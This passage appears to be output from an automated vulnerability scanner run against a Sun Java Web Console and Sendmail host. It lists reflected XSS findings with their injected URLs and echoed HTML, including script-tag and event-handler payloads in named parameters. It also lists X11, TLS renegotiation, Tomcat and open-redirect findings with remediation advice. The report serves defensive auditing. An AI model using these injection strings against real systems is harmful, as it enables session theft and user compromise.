XSS exploits pose a significant threat to a Web application, its users and user data. XSS exploits target the users of a Web application rather than the Web application itself. An exploit can lead to theft of the user's credentials and personal or financial information. Complex exploits and attack scenarios are possible via XSS because it enables an attacker to execute dynamic code in the victim's Web browser. Consequently, any capability or feature available to the Web browser (for example HTML, JavaScript, Flash, and Java applets) can be used as part of a compromise.

SOLUTION:

RESULT:

url:

File=sunwebconsole.html&jspPath=%2Fconsole%2Ffaces%2Fcom_sun_web_ui%2Fhelp%2F&ma
stheadDescription=console&mastheadUrl=%2Fcom_sun_web_ui%2Fimages%2FSecondaryProductName.png&pageTitle=Help&windowTitle=%3cscript%20src%3dhttp%3a%2f%2flocalhost%2fj%20
matched:

<HTML>
<HEAD><TITLE><script src=http://localhost/j </TITLE></HEAD>

<!-- Frameset for Masthead frame -->
<frameset rows="104,*"
frameborder="0"
border="0"
framespacing="0">

<!-- Masthead frame -->
<frame
src="/console/faces/com_sun_web_ui/help/masthead.jsp?mastheadUrl=/com_sun_web_ui
/images/SecondaryProductName.png&mastheadHeight=&mastheadWidth=&mastheadDescription=console&pageTitle=Help&closeButton=true"
name="mastheadFrame"
scrolling="no"
id="mastheadFrame"
title="F

url:

tton=true&mastheadDescription=console&mastheadHeight=&mastheadUrl=/com_sun_web_u
i/images/SecondaryProductName.png&mastheadWidth=&pageTitle=%3cscript%20src%3dhttp%3a%2f%2flocalhost%2fj%20
matched: PageTitle -->

<table border="0" width="100%" cellpadding="0" cellspacing="0"><tr valign="bottom"><td nowrap="nowrap" valign="bottom"> <h1 class="TtlTxt"><script
src=http://localhost/j </td><td align="right" nowrap="nowrap" valign="bottom"> <input id="helpMastheadForm:helpWindowPageTitle:_id3"
name="helpMastheadForm:helpWindowPageTitle:_id3" class="Btn2" onblur="return this.myonblur();"

url:

ionid=16BB9CEF2B0B01A61EB2A9D0A2CEFC92?&helpFile=sunwebconsole.html&jspPath=%2Fc

onsole%2Ffaces%2Fcom_sun_web_ui%2Fhelp%2F&mastheadDescription=console&mastheadUr
l=%2Fcom_sun_web_ui%2Fimages%2FSecondaryProductName.png&pageTitle=Help&windowTitle=%3cscript%20src%3dhttp%3a%2f%2flocalhost%2fj%20
ma
tched:

<HTML>
<HEAD><TITLE><script src=http://localhost/j </TITLE></HEAD>

<!-- Frameset for Masthead frame -->
<frameset rows="104,*"
frameborder="0"
border="0"
framespacing="0">

<!-- Masthead frame -->
<frame
src="/console/faces/com_sun_web_ui/help/masthead.jsp?mastheadUrl=/com_sun_web_ui
/images/SecondaryProductName.png&mastheadHeight=&mastheadWidth=&mastheadDescription=console&pageTitle=Help&closeButton=true"
name="mastheadFrame"
scrolling="no"

id="mastheadFrame"
title="F

5 Reflected Cross-Site Scripting (XSS) Vulnerabilities port 6789/tcp

QID:	150001	CVSS Base:	7.5	PCI Severity:	HIGH
Category:	Web Application	CVSS Temporal:	6.7	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	05/26/2009				

THREAT:
XSS vulnerabilities occur when the Web application echoes user-supplied data in an HTML response sent to the Web browser. For example, a Web application might include the user's name as part of a welcome message or display a home address when confirming a shipping destination. If the user-supplied data contain characters that are interpreted as part of an HTML element instead of literal text, then an attacker can modify the HTML that is received by the victim's Web browser.

The XSS payload is echoed in HTML document returned by the request. An XSS payload may consist of HTML, JavaScript or other content that will be rendered by the browser. In order to exploit this vulnerability, a malicious user would need to trick a victim into visiting the URL with the XSS payload.

IMPACT:
XSS exploits pose a significant threat to a Web application, its users and user data. XSS exploits target the users of a Web application rather than the Web application itself. An exploit can lead to theft of the user's credentials and personal or financial information. Complex exploits and attack scenarios are possible via XSS because it enables an attacker to execute dynamic code. Consequently, any capability or feature available to the Web browser (for example HTML, JavaScript, Flash and Java applets) can be used to as a part of a compromise.

SOLUTION:
Filter all data collected from the client including user-supplied content and browser content such as Referrer and User-Agent headers.

Any data collected from the client and displayed in a Web page should be HTML-encoded to ensure the content is rendered as text instead of an HTML element or JavaScript.

RESULT:
url:

File=sunwebconsole.html&jspPath=%2Fconsole%2Ffaces%2Fcom_sun_web_ui%2Fhelp%2F&ma

stheadDescription=console&mastheadUrl=%2Fcom_sun_web_ui%2Fimages%2FSecondaryProd
uctName.png&pageTitle=%22%20onEvent%3dX144855612Y6Z%20&windowTitle=Help+-+Sun+Java%28TM%29+Web+Console
variants: 4
matched: 04,*"
frameborder="0"
border="0"
framespacing="0">

<!-- Masthead frame -->
<frame
src="/console/faces/com_sun_web_ui/help/masthead.jsp?mastheadUrl=/com_sun_web_ui
/images/SecondaryProductName.png&mastheadHeight=&mastheadWidth=&mastheadDescription=console&pageTitle=" onEvent=X144855612Y6Z
&closeButton=true"
name="mastheadFrame"
scrolling="no"
id="mastheadFrame"
title="Frame Containing Masthead and Page Title" />

<!-- Frameset for Nav, ButtonNav, and Content frames -->
<frameset cols="33%,

url:

File=sunwebconsole.html&jspPath=%2Fconsole%2Ffaces%2Fcom_sun_web_ui%2Fhelp%2F&ma

stheadDescription=console&mastheadUrl=%22%20onEvent%3dX144855612Y5Z%20&pageTitle
=Help&windowTitle=Help+-+Sun+Java%28TM%29+Web+Console
variants: 4
matched: -->
<frameset rows="104,*"
 frameborder="0"
 border="0"
 framespacing="0">

<!-- Masthead frame -->
<frame src="/console/faces/com_sun_web_ui/help/masthead.jsp?mastheadUrl=" onEvent=X144855612Y5Z
&mastheadHeight=&mastheadWidth=&mastheadDescription=console&pageTitle=Help&closeButton=true"
 name="mastheadFrame"
 scrolling="no"
 id="mastheadFrame"
 title="Frame Containing Masthead and Page Title" />

<!-- Frameset for Nav, ButtonNav, and Content frames -->
<frameset cols="33%,67%"
 frameborder="1"

url:

File=sunwebconsole.html&jspPath=%2Fconsole%2Ffaces%2Fcom_sun_web_ui%2Fhelp%2F&ma

stheadDescription=%22%20onEvent%3dX144855612Y4Z%20&mastheadUrl=%2Fcom_sun_web_ui
%2Fimages%2FSecondaryProductName.png&pageTitle=Help&windowTitl
e=Help+-+Sun+Java%28TM%29+Web+Console
variants: 4
matched: 104,*"
 frameborder="0"
 border="0"
 framespacing="0">

<!-- Masthead frame -->
<frame
src="/console/faces/com_sun_web_ui/help/masthead.jsp?mastheadUrl=/com_sun_web_ui
/images/SecondaryProductName.png&mastheadHeight=&mastheadWidth=&mastheadDescription=" onEvent=X144855612Y4Z
&pageTitle=Help&closeButton=true"
 name="mastheadFrame"
 scrolling="no"
 id="mastheadFrame"
 title="Frame Containing Masthead and Page Title" />

<!-- Frameset for Nav, ButtonNav, and Content frames -->
<frameset cols="33%,67

url:

File=sunwebconsole.html&jspPath=%22%20onEvent%3dX144855612Y3Z%20&mastheadDescrip

tion=console&mastheadUrl=%2Fcom_sun_web_ui%2Fimages%2FSecondaryProductName.png&p
ageTitle=Help&windowTitle=Help+-+Sun+Java%28TM%29+Web+Console
variants: 8
matched: rameset rows="104,*"
 frameborder="0"
 border="0"
 framespacing="0">

<!-- Masthead frame -->
<frame src="" onEvent=X144855612Y3Z
masthead.jsp?mastheadUrl=/com_sun_web_ui/images/SecondaryProductName.png&masthea
dHeight=&mastheadWidth=&mastheadDescription=console&pageTitle=Help&closeButton=true"
 name="mastheadFrame"
 scrolling="no"
 id="mastheadFrame"
 title="Frame Containing Masthead and Page Title" />

<!-- Frameset for Nav, ButtonNav, and Content frames -->
<frameset cols="33%,67%"
 frameborde

url:

File=%22%20onEvent%3dX144855612Y2Z%20&jspPath=%2Fconsole%2Ffaces%2Fcom_sun_web_u

i%2Fhelp%2F&mastheadDescription=console&mastheadUrl=%2Fcom_sun_web_ui%2Fimages%2
FSecondaryProductName.png&pageTitle=Help&windowTitle=Help+-+Sun+Java%28TM%29+Web+Console
variants: 4
matched: pSetPath="
 name="buttonNavFrame"
 frameBorder="0"
 scrolling="no"
 id="buttonNavFrame"
 title="Frame Containing Navigation Buttons" />

<!-- Content Frame -->
<frame src="/console/html/en/help/" onEvent=X144855612Y2Z "
 name="contentFrame"
 frameBorder=
"0"
 scrolling="auto"
 id="contentFrame"
 title="Frame Containing Online Help Text" />

</frameset>
</frameset>
</frameset>

<noframes>
<body>
This page requires frames
</body>
</noframes>

  </HTML>

url:

File=sunwebconsole.html&jspPath=%2Fconsole%2Ffaces%2Fcom_sun_web_ui%2Fhelp%2F&ma

stheadDescription=console&mastheadUrl=%2Fcom_sun_web_ui%2Fimages%2FSecondaryProd
uctName.png&pageTitle=Help&windowTitle=%22'%3e%3cqss%20a%3dX144855612Y7Z%3e
variants: 12
matched:

  <HTML>
    <HEAD><TITLE>'"><qss a=X144855612Y7Z></TITLE></HEAD>

<!-- Frameset for Masthead frame -->
<frameset rows="104,*"
 frameborder="0"
 border="0"
 framespacing="0">

<!-- Masthead frame -->
<frame
src="/console/faces/com_sun_web_ui/help/masthead.jsp?mastheadUrl=/com_sun_web_ui
/images/SecondaryProductName.png&mastheadHeight=&mastheadWidth=&mastheadDescription=console&pageTitle=Help&closeButton=true"
 name="mastheadFrame"
 scrolling="no"
 id="mastheadFrame"
 title="Frame Co

url:

tton=true&mastheadDescription=console&mastheadHeight=&mastheadUrl=/com_sun_web_u
i/images/SecondaryProductName.png&mastheadWidth=&pageTitle=%22'%3e%3cqss%20a%3dX144818836Y6Z%3e
variants: 13

matched: tentPageTitle -->

<table border="0" width="100%" cellpadding="0" cellspacing="0"><tr valign="bottom"><td nowrap="nowrap" valign="bottom"> <h1 class="TtlTxt">"><qss a=X144818836Y6Z> </td><td align="right" nowrap="nowrap" valign="bottom"> <input id="helpMastheadForm:helpWindowPageTitle:_id3" name="helpMastheadForm:helpWindowPageTitle:_id3" class="Btn2" onblur="return this.myonblur();" on

url:

tton=true&mastheadDescription=console&mastheadHeight=&m

astheadUrl=/com_sun_web_ui/images/SecondaryProductName.png%20%3cscript%3e_q_q%3d random()%3c%2fscript%3e&mastheadWidth=&pageTitle=Help
variants: 1
matched: border="0" cellpadding="0" cellspacing="0" class="MstSecTbl" title=""><tbody><tr><td> <img id="helpMastheadForm:helpWindowMasthead:productInfoImage" src="/console/com_sun_web_ui/images/SecondaryProductName.png+<script>_q_q=random()</script>" alt="console" border="0" /> </td></tr></tbody></table>

<!-- HelpWindow ContentPageTitle -->

url:

ionid=16BB9CEF2B0B01A61EB2A9D0A2CEFC92?&helpFile=sunwebconsole.html&jspPath=%2Fc

onsole%2Ffaces%2Fcom_sun_web_ui%2Fhelp%2F&mastheadDescription=console&mastheadUr

l=%2Fcom_sun_web_ui%2Fimages%2FSecondaryProductName.png&pageTitle=%22%20onEvent% 3dX144851108Y6Z%20&windowTitle=Help+-+Sun+Java%28TM%29+Web+Console
variants: 4
matched: 04,*"
frameborder="0"
border="0"
framespacing="0">

<!-- Masthead frame -->
<frame src="/console/faces/com_sun_web_ui/help/masthead.jsp?mastheadUrl=/com_sun_web_ui /images/SecondaryProductName.png&mastheadHeight=&mastheadWidth=&mastheadDescription=console&pageTitle=" onEvent=X144851108Y6Z &closeButton=true"
name="mastheadFrame"
scrolling="no"
id="mastheadFrame"
title="Frame Containing Masthead and Page Title" />

<!-- Frameset for Nav, ButtonNav, and Content frames -->
<frameset cols="33%,

url:

ionid=16BB9CEF2B0B01A61EB2A9D0A2CEFC92?&helpFile=sunwebconsole.html&jspPath=%2Fc

onsole%2Ffaces%2Fcom_sun_web_ui%2Fhelp%2F&mastheadDescription=console&mastheadUr l=%22%20onEvent%3dX144851108Y5Z%20&pageTitle=Help&windowTitle=Help+-+Sun+Java%28TM%29+Web+Console
variants: 4
matched: -->
<frameset rows="104,*"
frameborder="0"
border="0"
framesp
acing="0">

<!-- Masthead frame -->
<frame src="/console/faces/com_sun_web_ui/help/masthead.jsp?mastheadUrl=" onEvent=X144851108Y5Z &mastheadHeight=&mastheadWidth=&mastheadDescription=console&pageTitle=Help&closeButton=true"
name="mastheadFrame"
scrolling="no"

```
 id="mastheadFrame"
 title="Frame Containing Masthead and Page Title" />

<!-- Frameset for Nav, ButtonNav, and Content frames -->
<frameset cols="33%,67%"
 frameborder="1"


url:


ionid=16BB9CEF2B0B01A61EB2A9D0A2CEFC92?&helpFile=sunwebconsole.html&jspPath=%2Fc

onsole%2Ffaces%2Fcom_sun_web_ui%2Fhelp%2F&mastheadDescription=%22%20onEvent%3dX1

44851108Y4Z%20&mastheadUrl=%2Fcom_sun_web_ui%2Fimages%2FSecondaryProductName.png
&pageTitle=Help&windowTitle=Help+-+Sun+Java%28TM%29+Web+Console
variants: 4
matched: 104,*"
 frameborder="0"
 border="0"
 framespacing="0">

<!-- Masthead frame -->
<frame
src="/console/faces/com_sun_web_ui/help/masthead.jsp?mastheadUrl=/com_sun_web_ui
/images/SecondaryProductName.png&mastheadHeight=&mastheadWidth=&mastheadDescription=" onEvent=X144851108Y4Z
&pageTitle=Help&closeButton=true"
 name="mastheadFrame"
 scrolling="no"
 id="mastheadFrame"
 title="Frame Containing Masthead and Page Title" />

<!-- Frameset for Nav, ButtonNav, and Content frames -->
<frameset cols="33%,67

url:


ionid=16BB9CEF2B0B01A61EB2A9D0A2CEFC92?&helpFile=sunwebconsole.html&jspPath=%22%

20onEvent%3dX144851108Y3Z%20&mastheadDescription=console&mastheadUrl=%2Fcom_sun_
web_ui%2Fimages%2FSecondaryProductName.png&pageTitle=Help&windowTitle=Help+-+Sun+Java%28TM%29+Web+Console
variants: 8
matched: rameset rows="104,*"
 frameborder="0"
 border="0"
 framespacing="0">

<!-- Masthead frame -->
<frame src="" onEvent=X144851108Y3Z
masthead.jsp?mastheadUrl=/com_sun_web_ui/images/SecondaryProductName.png&masthea
dHeight=&mastheadWidth=&mastheadDescription=console&pageTitle=Help&c
loseButton=true"
 name="mastheadFrame"
 scrolling="no"
 id="mastheadFrame"
 title="Frame Containing Masthead and Page Title" />

<!-- Frameset for Nav, ButtonNav, and Content frames -->
<frameset cols="33%,67%"
 frameborde

url:


ionid=16BB9CEF2B0B01A61EB2A9D0A2CEFC92?&helpFile=%22%20onEvent%3dX144851108Y2Z%2

0&jspPath=%2Fconsole%2Ffaces%2Fcom_sun_web_ui%2Fhelp%2F&mastheadDescription=cons

ole&mastheadUrl=%2Fcom_sun_web_ui%2Fimages%2FSecondaryProductName.png&pageTitle=
Help&windowTitle=Help+-+Sun+Java%28TM%29+Web+Console
variants: 4
matched: pSetPath="
 name="buttonNavFrame"
 frameBorder="0"
 scrolling="no"
 id="buttonNavFrame"
```

```
 title="Frame Containing Navigation Buttons" />

<!-- Content Frame -->
<frame src="/console/html/en/help/" onEvent=X144851108Y2Z "
 name="contentFrame"
 frameBorder="0"
 scrolling="auto"
 id="contentFrame"
 title="Frame Containing Online Help Text" />

</frameset>
</frameset>
</frameset>

<noframes>
<body>
<span id="noFramesText">This page requires frames</span>
</body>
</noframes>

  </HTML>



url:


ionid=16BB9CEF2B0B01A61EB2A9D0A2CEFC92?&helpFile=sunwebconsole.html&jspPath=%2Fc

onsole%2Ffaces%2Fcom_sun_web_ui%2Fhelp%2F&mastheadDescription=console&mastheadUr

l=%2Fcom_sun_web_ui%2Fimages%2FSecondaryProductName.png&pageTitle=Help&windowTit
le=%22'%3e%3cqss%20a%3dX144851108Y7Z%3e
variants: 12
matched:







  <HTML>
    <HEAD><TITLE>'"><qss a=X144851108Y7Z></TITLE></HEAD>

<!-- Frameset for Masthead frame -->
<frameset rows="104,*"
 frameborder="0"
 border="0"
 framespacing="0">

<!-- Masthead frame -->
<frame
src="/console/faces/com_sun_web_ui/help/masthead.jsp?mastheadUrl=/com_sun_web_ui
/images/SecondaryProductName.png&mastheadHeight=&mastheadWidth=&mastheadDescription=console&pageTitle=Help&closeButton=true"
 name="mastheadFrame"
 scrolling="no"
 id="mastheadFrame"
 title="Frame Co
```

5 X-Window Sniffing port 6000/tcp

QID:	95001	CVSS Base:	10	PCI Severity:	HIGH
Category:	X-Window	CVSS Temporal:	9	PCI Status:	FAIL
CVE ID:	CVE-1999-0526				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	06/04/2009				

THREAT:

IMPACT:
Unauthorized users can connect to the X-Window server from a remote system and sniff a user's keystrokes. To do so, unauthorized users superimpose their screen image over the X-Window GUI. The commands entered by the unauthorized users are executed (instead of commands from the current users), which could lead to the X-Window server crashing.

SOLUTION:
X-Window server access should be restricted to a short list of IP addresses. An even better solution would be to use 'Magic Cookies' access control. With this, an administrator controls which users can connect to the X-Window server. Host-based access control is less restrictive than user-based access control.

RESULT:
TCP Port 6000

Potential Vulnerabilities (17)

2 TLS Protocol Session Renegotiation Security Vulnerability port 6789/tcp over SSL

QID:	38596	CVSS Base:	5.8	PCI Severity:	MED
Category:	General remote services	CVSS Temporal:	5		
CVE ID:	CVE-2009-3555				
Vendor Reference:	-				
Bugtraq ID:	36935				
Last Update:	08/31/2010				

THREAT:
Transport Layer Security (TLS) is a cryptographic protocol that provides security for communications over networks at the Transport Layer.

TLS protocol is prone to a security vulnerability that allows for man-in-the-middle attacks. Note that this issue does not allow attackers to decrypt encrypted data

Specifically, the issue exists in a way applications handle the session renegotiation process and may allow attackers to inject arbitrary plaintext into the beginning of application protocol stream. The attack has been confirmed to work with HTTP as the application protocol but it is believed to be also possible with other protocols that are layered on TLS.

IMPACT:
In case of the HTTP protocol used with the vulnerable TLS implementation, this attack is carried out by intercepting 'Client Hello' requests and then forcing session renegotiation. An unauthorized attacker can then cause the webserver to process arbitrary requests that would otherwise require valid client side certificate for authorization. Please note that the attacker will not be able to gain direct access to the server response.

Mitigating factors:
To successfully exploit this vulnerability a full man-in-the-middle control of the TCP connection is required. The attacker needs to accept the TCP connection from the client and establish a new connection to the server.

SOLUTION:
For Microsoft Windows, refer to MS10-049 for further information.

Workaround:
OpenSSL has provided a version (0.9.8l) that has a workaround. Please refer to OpenSSL Change Log (Changes between 0.9.8k and 0.9.8l Section) to obtain additional details.

Microsoft has provided the following workaround:

- Enable SSLAlwaysNegoClientCert on IIS 6 and above: Web servers running IIS 6 and later that are affected because they require mutual authentication by requesting a client certificate, can be hardened by enabling the SSLAlwaysNegoClientCert setting. This will cause IIS to prompt the client for a certificate upon the initial connection, and does not require a server-initiated renegotiation.

Impact of the workaround: Setting this flag will require the client to authenticate prior to loading any element from the SSL-protected web site. This will cause the browser to always prompt the user for a client certificate upon connecting to the SSL protected Web site.

Refer to Microsoft Security Advisory 977377 for further details on applying the workarounds. Additional information is also available at KB977377.

RESULT:

Number of SSL renegotiations:1

2 Apache Tomcat 4 and 5 Directory Listings Information Disclosure Vulnerability port 6788/tcp

QID:	86800	CVSS Base:	5	PCI Severity:	MED
Category:	Web server	CVSS Temporal:	3.9	PCI Status:	FAIL
CVE ID:	CVE-2006-3835				
Vendor Reference:	Apache Tomcat 4, Apache Tomcat 5				
Bugtraq ID:	19106				
Last Update:	07/25/2008				

THREAT:

Apache Tomcat versions from 4.0.0 to 4.0.6, 4.1.0 to 4.1.31, 5.0.0 to 5.0.30, and 5.5.0 to 5.5.12 have Directory Listings enabled by default.

IMPACT:

A directory listing may be shown when the request contains file name preceded by a semicolon.

SOLUTION:

Refer to the Apache Tomcat Web site for details on the latest versions.

RESULT:

<html><head><title>Apache Tomcat/5.0.30 - Error report</title><style><!--H1
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;} P
{font-family:Tahoma,Arial,sans-serif;background:white;color:black;font-size:12px;}A {color : black;}A.name {color : black;}HR {color :
#525D76;}--></style> </head><body> HTTP Status 404 - Request on unsecure port <HR size="1" noshade="noshade"> type Status report</p>
message Request on unsecure port </p> description The requested resource (Request on unsecure port) is not available. </p><HR size="1"
noshade="noshade"> Apache Tomcat/5.0.30 </body></html>

3 Sendmail SSL Certificate NULL Character Spoofing Vulnerability port 25/tcp

QID:	74240	CVSS Base:	7.5	PCI Severity:	HIGH
Category:	Mail services	CVSS Temporal:	5.5		
CVE ID:	CVE-2009-4565				
Vendor Reference:	Sendmail - 8.14.4				
Bugtraq ID:	-				
Last Update:	11/09/2011				

THREAT:

Sendmail is prone to a SSL certificate NULL character spoofing vulnerability.

This updated version (8.14.4) will resolve following security issues.

Some certificate authorities do not properly check the requests they are signing and hence allow spoofing via an embedded NUL in the CN entry. Some checks have been added to deal with "bogus" CNs.

A workaround for a Linux resolver problem has been added to avoid core dumps.

IMPACT:
A man-in-the-middle attacker may be able to spoof arbitrary SSL SMTP servers.

SOLUTION:
This vulnerability is fixed in Sendmail Version 8.14.4. Check Sendmail's Web site to upgrade to this version.

RESULT:

220 sunnyjim.asv.asv ESMTP Sendmail 8.13.7/8.13.7; Fri, 17 Feb 2012 12:47:41 -0500 (EST)

3 Sendmail SSL Certificate NULL Character Spoofing Vulnerability port 587/tcp

QID:	74240	CVSS Base:	7.5	PCI Severity:	HIGH
Category:	Mail services	CVSS Temporal:	5.5		
CVE ID:	CVE-2009-4565				
Vendor Reference:	Sendmail - 8.14.4				
Bugtraq ID:	-				
Last Update:	11/09/2011				

THREAT:
Sendmail is prone to a SSL certificate NULL character spoofing vulnerability.

This updated version (8.14.4) will resolve following security issues.

Some certificate authorities do not properly check the requests they are signing and hence allow spoofing via an embedded NUL in the CN entry. Some checks have been added to deal with "bogus" CNs.

A workaround for a Linux resolver problem has been added to avoid core dumps.

IMPACT:
A man-in-the-middle attacker may be able to spoof arbitrary SSL SMTP servers.

SOLUTION:
This vulnerability is fixed in Sendmail Version 8.14.4. Check Sendmail's Web site to upgrade to this version.

RESULT:

220 sunnyjim.asv.asv ESMTP Sendmail 8.13.7/8.13.7; Fri, 17 Feb 2012 12:51:15 -0500 (EST)

3 Sendmail Long Header Denial of Service Vulnerability

QID:	74220	CVSS Base:	5	PCI Severity:	MED
Category:	Mail services	CVSS Temporal:	3.7		
CVE ID:	CVE-2006-4434				
Vendor Reference:	Sun Alert ID 102664				
Bugtraq ID:	19714				
Last Update:	01/13/2009				

THREAT:
Sendmail is a widely used MTA for UNIX and Microsoft Windows systems. Sendmail is prone to a denial of service vulnerability. This issue occurs when the application tries to handle excessively long header lines. This could trigger a user-after-free bug. This issue was reported in OpenBSD's version of Sendmail.

IMPACT:
An attacker can exploit this issue to crash Sendmail causing a denial of service.

SOLUTION:
OpenBSD fixes are available for this application.

For Solaris, Refer to Sun Alert ID 102664 to address this issue and obtain patch details.

RESULT:

Detected on TCP port 25.
Detected on TCP port 587.

3 Apache Tomcat Servlet Host Manager Servlet Cross-Site Scripting Vulnerability

QID:	86786	CVSS Base:	4.3	PCI Severity:	MED
Category:	Web server	CVSS Temporal:	3.4	PCI Status:	FAIL
CVE ID:	CVE-2007-3386				
Vendor Reference:	Apache Tomcat 5, Apache Tomcat 6				
Bugtraq ID:	25314				
Last Update:	07/11/2008				

THREAT:
Cross-site scripting vulnerability exists in the Host Manager Servlet for Apache Tomcat 6 and 5.

IMPACT:
This vulnerability allows remote attackers to inject arbitrary HTML and Web script using specially crafted requests, as shown using the aliases parameter to an add action in the Host Manager Servlet.

SOLUTION:
Refer to this Apache Tomcat Web site for details about the latest versions.

RESULT:

<html><head><title>Apache Tomcat/5.0.30 - Error report</title><style><!--H1
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;} P
{font-family:Tahoma,Arial,sans-serif;background:white;color:black;font-size:12px;}A {color : black;}A.name {color : black;}HR {color :
#525D76;}--></style> </head><body> HTTP Status 404 - Request on unsecure port <HR size="1" noshade="noshade"> type Status report</p>
message Request on unsecure port </p> description The requested resource (Request on unsecure port) is not available. </p><HR size="1"
noshade="noshade"> Apache Tomcat/5.0.30 </body></html>

3 Sun Java Web Console May Allow Unauthorized Redirection (243786) port 6788/tcp

QID:	86843	CVSS Base:	4.3	PCI Severity:	MED
Category:	Web server	CVSS Temporal:	3.2	PCI Status:	FAIL
CVE ID:	CVE-2008-5550				
Vendor Reference:	Sun Alert ID 243786				
Bugtraq ID:	-				

Last Update: 06/11/2009

THREAT:
Sun Java Web Console is a Web application which is used to administer Web-based Sun system management applications.

The application is prone to an open redirect vulnerability in "console/faces/jsp/login/BeginLogin.jsp". This can be exploited using the "redirect_url" parameter in a specially-crafted URL to redirect a legitinate authenticated user to arbitrary Web sites. (CVE-2008-5550)

Sun Java Web Console Versions 3.0.2 through 3.0.5 are vulnerable.

IMPACT:
Successful exploitation of this vulnerability allows a local or remote unprivileged user to redirect a properly authenticated user to arbitrary Web sites and conduct phishing attacks.

SOLUTION:
This issue has been addressed in the following releases:

SPARC Platform:
Sun Java Web Console 3.0.2 (for Solaris 8) with patch 136987-02 or later
Sun Java Web Console 3.0.2, 3.0.3, 3.0.4, 3.0.5 (for Solaris 9) with patch 125950-18 or later
Solaris 10 with patch 125952-18 or later

x86 Platform:
Sun Java Web Console 3.0.2 (for Solaris 8) with patch 136986-02 or later
Sun Java Web Console 3.0.2, 3.0.3, 3.0.4, 3.0.5 (for Solaris 9) with patch 125951-18 or later
Solaris 10 with patch 125953-18 or later

Linux Platform:
Sun Java Web Console 3.0.2, 3.0.3, 3.0.4, 3.0.5 with patch 125954-18 or later

Windows:
Sun Java Web Console 3.0.2, 3.0.3, 3.0.4, 3.0.5 bundled with JES with patch 125955-18 or later
Sun Java Web Console 3.0.2, 3.0.3, 3.0.4, 3.0.5 unbundled from JES with patch 127534-18 or later

Refer to Sun Alert ID 243786 to obtain additional information on this vulnerability and patch details.

RESULT:

```
<!-- Version content page -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html>
<head>
<title>Sun Java(TM) Web Console: Version</title>
<meta name="Copyright" content="Copyright © 2005 by Sun Microsystems, Inc. All Rights Reserved." />
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<script type="text/javascript" src="/com_sun_web_ui/js/browserVersion.js"></script>
<script type="text/javascript" src="/com_sun_web_ui/js/stylesheet.js"></script>
<script type="text/javascript"><!-- Empty script so IE5.0 Windows will draw table and button borders --></script>
</head>

<body class="DefBdy">
  <div class="VrsMgn">
    <div class="VrsHdrTxt">Version 3.0.2</div>
<div class="VrsTxt">Copyright © 2006 Sun Microsystems, Inc.  All rights reserved.
U.S. Government Rights - Commercial software.  Government users
are subject to the Sun Microsystems, Inc. standard license agreement
and applicable provisions of the FAR and its supplements.  Use is
subject to license terms.  This distribution may include materials
developed by third parties. Sun,  Sun Microsystems,  the Sun logo,
Java,  Netra,  Solaris,  StarOffice,  Sun StorEdge and  Sun[tm] ONE
are trademarks or registered trademarks of Sun Microsystems, Inc.
in the U.S. and other countries.</div>
```

</body>
</html>

3 Apache Tomcat Information Disclosure Vulnerability port 6788/tcp

QID:	86775	CVSS Base:	4.3	PCI Severity:	MED
Category:	Web server	CVSS Temporal:	3.4	PCI Status:	FAIL
CVE ID:	CVE-2007-3382, CVE-2007-3385				
Vendor Reference:	Apache Tomcat 4, Apache Tomcat 5, Apache Tomcat 6				
Bugtraq ID:	25316				
Last Update:	06/10/2008				

THREAT:
Apache Tomcat is prone to multiple information disclosure vulnerabilities because it fails to adequately sanitize user-supplied data.

IMPACT:
Apache Tomcat treats single quotes as delimiters in cookies and does not handle the " sequence in a cookie value, which might cause sensitive session IDs to be leaked and allow remote attackers to conduct session hijacking attacks.

SOLUTION:
The vendor has released fixes to address these issues. Refer to this Apache Tomcat security page for patch and update information.

RESULT:

<html><head><title>Apache Tomcat/5.0.30 - Error report</title><style><!--H1
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;} P
{font-family:Tahoma,Arial,sans-serif;background:white;color:black;font-size:12px;}A {color : black;}A.name {color : black;}HR {color :
#525D76;}--></style> </head><body> HTTP Status 404 - Request on unsecure port <HR size="1" noshade="noshade"> type Status report</p>
message Request on unsecure port </p> description The requested resource (Request on unsecure port) is not available. </p><HR size="1"
noshade="noshade"> Apache Tomcat/5.0.30 </body></html>

3 Sun Java Web Console May Allow Unauthorized Redirection (243786) port 6789/tcp

QID:	86843	CVSS Base:	4.3	PCI Severity:	MED
Category:	Web server	CVSS Temporal:	3.2	PCI Status:	FAIL
CVE ID:	CVE-2008-5550				
Vendor Reference:	Sun Alert ID 243786				
Bugtraq ID:	-				
Last Update:	06/11/2009				

THREAT:
Sun Java Web Console is a Web application which is used to administer Web-based Sun system management applications.

The application is prone to an open redirect vulnerability in "console/faces/jsp/login/BeginLogin.jsp". This can be exploited using the "redirect_url" parameter in a specially-crafted URL to redirect a legitimate authenticated user to arbitrary Web sites. (CVE-2008-5550)

Sun Java Web Console Versions 3.0.2 through 3.0.5 are vulnerable.

IMPACT:
Successful exploitation of this vulnerability allows a local or remote unprivileged user to redirect a properly authenticated user to arbitrary Web sites and conduct phishing attacks.

SOLUTION:
This issue has been addressed in the following releases:

SPARC Platform:
